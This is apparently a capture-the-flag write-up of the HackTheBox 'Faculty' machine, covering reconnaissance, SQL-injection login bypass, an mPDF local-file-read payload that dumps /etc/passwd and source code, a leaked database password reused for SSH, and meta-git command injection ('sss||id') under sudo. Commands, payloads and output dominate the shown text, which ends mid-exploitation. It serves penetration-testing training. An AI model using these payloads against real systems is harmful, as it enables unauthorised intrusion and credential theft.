1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 Port 22

Discover port 22 with OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0).

```
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e9:41:8c:e5:54:4d:6f:14:98:76:16:e7:29:2d:02:16 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCzpbkoBfa0UKxT+Giw4wE1jz82gGRpuANEdRt+D6gp6hDmrcaODUiU/N+4r
x2WMZXPtb8clv3Hrt+q2m4eL+DBJMkHO10qCx1IwfYcNyJA3CNCj88X8RgWIREalYWyNHeQFzAHZx4SSrCP9aW5QKqAYVAAS4Za
M+iEx0cMl9rIYWG8NzqVnBe180u+7d/y/kcsZU6MkBMmqWQlGA6o4srVx73AqbUDChkv8glvq0ZbD1JYmACuMCdn/GFI8lRlKaw
77D6gMbIbg4F9wvzD9AF//aCR+6t8F29DyP/mh1J8a+yiUHY2HJJaDvB5vQLg5Y++9yNEDmxlGFQTdJm/n7YhP2Qj+lkfgsERAC
gsimU7hApGFrJCtYPkf78xC3pvxx0=
|   256 43:75:10:3e:cb:78:e9:52:0e:eb:cf:7f:fd:f6:6d:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDH8WAd+YlbEo4Fpz3+UaOYyC
Xtbt/G03rGEI9h8dpFAmswN1LJ8uig=
|   256 c1:1c:af:76:2b:56:e8:b3:b8:8a:e9:69:73:7b:e6:f5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINSCwKublVScg9d/3Tc/NAh0n9XH5lE9SBfl2dl+v6F+
```

1.1.2 Port 80


Port 80 with nginx 1.18.0 (Ubuntu) and the domain name. We can add it to '/etc/hosts' file. We can see the server machine should be a Linux machine.

```
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://faculty.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

1.2 Web Port Enumeration

1.2.1 Main Page

Access to the page, discover the page is end with PHP extension. It requests for FacultyID.




1.2.2 Nikto Scan

Discover '/admin' directory and some login page.

```
---------------------------------------------------------------------------
+ Target IP:          10.10.11.169
+ Target Hostname:    faculty.htb
+ Target Port:        80
+ Start Time:         2022-08-12 09:53:43 (GMT8)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fa
shion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted w
ithout proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ /admin/home.php: Admin login page/section found.
+ /admin/login.php: Admin login page/section found.
+ /login.php: Admin login page/section found.
+ 7785 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2022-08-12 10:27:34 (GMT8) (2031 seconds)
---------------------------------------------------------------------------
```

1.2.3 Error Page


Discover error page with physical path disclosure and the source. We are under /var/www/html'.



1.3 Authentication Bypass


1.3.1 Admin Login Page

Access to '/admin/login.php' page. Discover login panel.




1.3.2 SQL Injection

As there is a login page, we could try SQLi to bypass authentication. We have successfully logged-in as Administrator.




Going through around the page, does not getting any useful information. We could only get users list.




1.4 MPDF

1.4.1 PDF Download

Access to Faculty List tab, discover PDF download feature.




Try download files and we found another directory of [mpdf](#).




1.4.2 Burp response

Below shows the request for the file download.



1.4.3 Static Download Link

We also found out that the download link is static.




1.4.4 Exploit

Do some googling for the mpdf exploit. Try to play around with the exploit. We can just copy the base64 payload.

```
┌──(sodanew㉿kali)-[~/…/Machine/Linux/Faculty/attack]
└─$ python3 50995.py
                 _____  _____  ______   ______   ___   __   __                 _       _ _
                |  __ \|  __ \|  ____| |____  | / _ \  \ \ / /                | |     (_) |
  _ __ ___  | |__) | |  | | |__        / / | | | |  \ V /    _____  ___ __ | | ___  _| |_
 | '_ ` _ \ |  ___/| |  | |  __|      / /  | | | |   > <    / _ \ \/ / '_ \| |/ _ \| | __|
 | | | | | || |    | |__| | |        / / _ | |_| |_ / . \  |  __/>  <| |_) | | (_) | | |_
 |_| |_| |_||_|    |_____/|_|       /_/ (_) \___/(_)_/ \_\  \___/_/\_\ .__/|_|\___/|_|\__|
                                                                     | |
                                                                     |_|
Enter Filename eg. /etc/passwd

File >> /etc/passwd
[+] Replace the content with the payload below
Url encoded payload:
%3Cannotation%20file%3D%22/etc/passwd%22%20content%3D%22/etc/passwd%22%20icon%3D%22Graph%22%20title%3D%22Attached%20File%3A%20/etc/
passwd%22%20pos-x%3D%22195%22%20/%3E

Base64 encoded payload:
JTNDYW5ub3RhdGlvbiUyMGZpbGUlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGNvbnRlbnQlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGljb24lM0QlMjJHcmFwaCUyMiUyMHRpdGx
lJTNEJTIyQXR0YWNoZWQlMjBGaWxlJTNBJTIwL2V0Yy9wYXNzd2QlMjIlMjBwb3MteCUzRCUyMjE5NSUyMiUyMC8lM0U=
```

Change the pdf parameter value with the base64 payload via Burp Repeater. We get response and copy the filename.




```
POST /admin/download.php HTTP/1.1
Host: faculty.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 228
Origin: http://faculty.htb
Connection: close
Referer: http://faculty.htb/admin/index.php?page=subjects
Cookie: PHPSESSID=igsg7sqjolhfbot7d37mkmvft6

pdf=
JTNDYW5ub3RhdGlvbiUyMGZpbGUlM0QlMjIvZXRjL3Bhc3N3ZCUyMiUyMGNvbnRlbnQlM0QlMjIvZXRj
L3Bhc3N3ZCUyMiUyMGljb24lM0QlMjJHcmFwaCUyMiUyMHRpdGxlJTNEJTIyQXR0YWNoZWQlMjBGaWxl
JTNBJTIwL2V0Yy9wYXNzd2QlMjIlMjBwb3MteCUzRCUyMjE5NSUyMiUyMC8lM0U=
```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 12 Aug 2022 21:47:37 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 47

OKSEOdYfJZrmNP1iQxv06cytIW.pdf
```

1.4.5 File Attachment

Change the filename on the static download link via browser and we can see the PDF file preview, but when navigate to attachment tab. We found a passwd.



Click on the passwd attachment and download the file.



1.4.6 File Contents

Download and open the file and found the machine '/etc/passwd' file. Which mean our exploit is works.

```
└─$ cat etc_passwd| head
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

2.0 INITIAL FOOTHOLD

2.1 User credential

2.1.1 Admin PHP code

Use the same exploit we can grab 'admin_class.php' contents. Found db_connect.php and md5 password hash used.

```
help.md    admin_class.php    db_connect.php
4 class Action {
5   private $db;
6
7   public function __construct() {
8     ob_start();
9     include 'db_connect.php';
10
11    $this->db = $conn;
12  }
13  function __destruct() {
14      $this->db->close();
15      ob_end_flush();
16  }
17
18  function login(){
19
20      extract($_POST);
21      $qry = $this->db->query("SELECT * FROM users where username = '".$username."' and password = '".md5($password)."' ");
22      if($qry->num_rows > 0){
23        foreach ($qry->fetch_array() as $key => $value) {
24          if($key != 'password' && !is_numeric($key))
25            $_SESSION['login_'.$key] = $value;
26        }
27        if($_SESSION['login_type'] != 1){
28          foreach ($_SESSION as $key => $value) {
29            unset($_SESSION[$key]);
30          }
```

2.1.2 DB PHP code

Grab db_connect.php code via the same exploit. We found a password.

```
~/Documents/HTB/Machine/Linux/Faculty/target-items/src-dir
help.md    db_connect.php
1 <?php
2
3 $conn= new mysqli('localhost','sched','Co.met06aci.dly53ro.per','scheduling_db')or die("Could not connect to mysql".mysqli_error(
  $con));
```

2.2 Shell as user1

2.2.1 SSH Login

Try SSH login with 2 users we found via the discovered password.

```
└─$ ssh gbyolo@faculty.htb
gbyolo@faculty.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-121-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Aug 13 01:40:33 CEST 2022

  System load:  0.0               Processes:             224
  Usage of /:   75.1% of 4.67GB   Users logged in:       0
  Memory usage: 47%               IPv4 address for eth0: 10.10.11.169
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


You have mail.
Last login: Sat Aug 13 01:39:37 2022 from 10.10.14.73
-bash-5.0$ id
uid=1000(gbyolo) gid=1000(gbyolo) groups=1000(gbyolo)
-bash-5.0$
```

2.2.2 Sudo Permission

Discover that we can run sudo as developer user for the meta-git command.

```
gbyolo@faculty:~$ sudo -l
[sudo] password for gbyolo:
Matching Defaults entries for gbyolo on faculty:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User gbyolo may run the following commands on faculty:
    (developer) /usr/local/bin/meta-git
```

2.3 Shell as user2

2.3.1 Meta-Git Vulnerability

Search for the vulnerability of meta-git, we found report and know that we can do RCE. Below shows developer's id command

```
gbyolo@faculty:/tmp/soda$ sudo -u developer /usr/local/bin/meta-git clone 'sss||id'
meta git cloning into 'sss||id' at sss||id

sss||id:
fatal: repository 'sss' does not exist
id: 'sss': no such user
uid=1001(developer) gid=1002(developer) groups=1002(developer),1001(debug),1003(faculty)
sss||id ✓
(node:10433) UnhandledPromiseRejectionWarning: Error: ENOENT: no such file or directory, chdir '/tmp/soda/sss||id'
    at process.chdir (internal/process/main_thread_only.js:31:12)
    at exec (/usr/local/lib/node_modules/meta-git/bin/meta-git-clone:27:11)
    at execPromise.then.catch.errorMessage (/usr/local/lib/node_modules/meta-git/node_modules/meta-exec/index.js:104:22)
    at process._tickCallback (internal/process/next_tick.js:68:7)
    at Function.Module.runMain (internal/modules/cjs/loader.js:834:11)
    at startup (internal/bootstrap/node.js:283:19)
    at bootstrapNodeJSCore (internal/bootstrap/node.js:623:3)
(node:10433) UnhandledPromiseRejectionWarning: Unhandled promise rejection. This error originated either by throwing inside of an a
sync function without a catch block, or by rejecting a promise which was not handled with .catch(). (rejection id: 1)
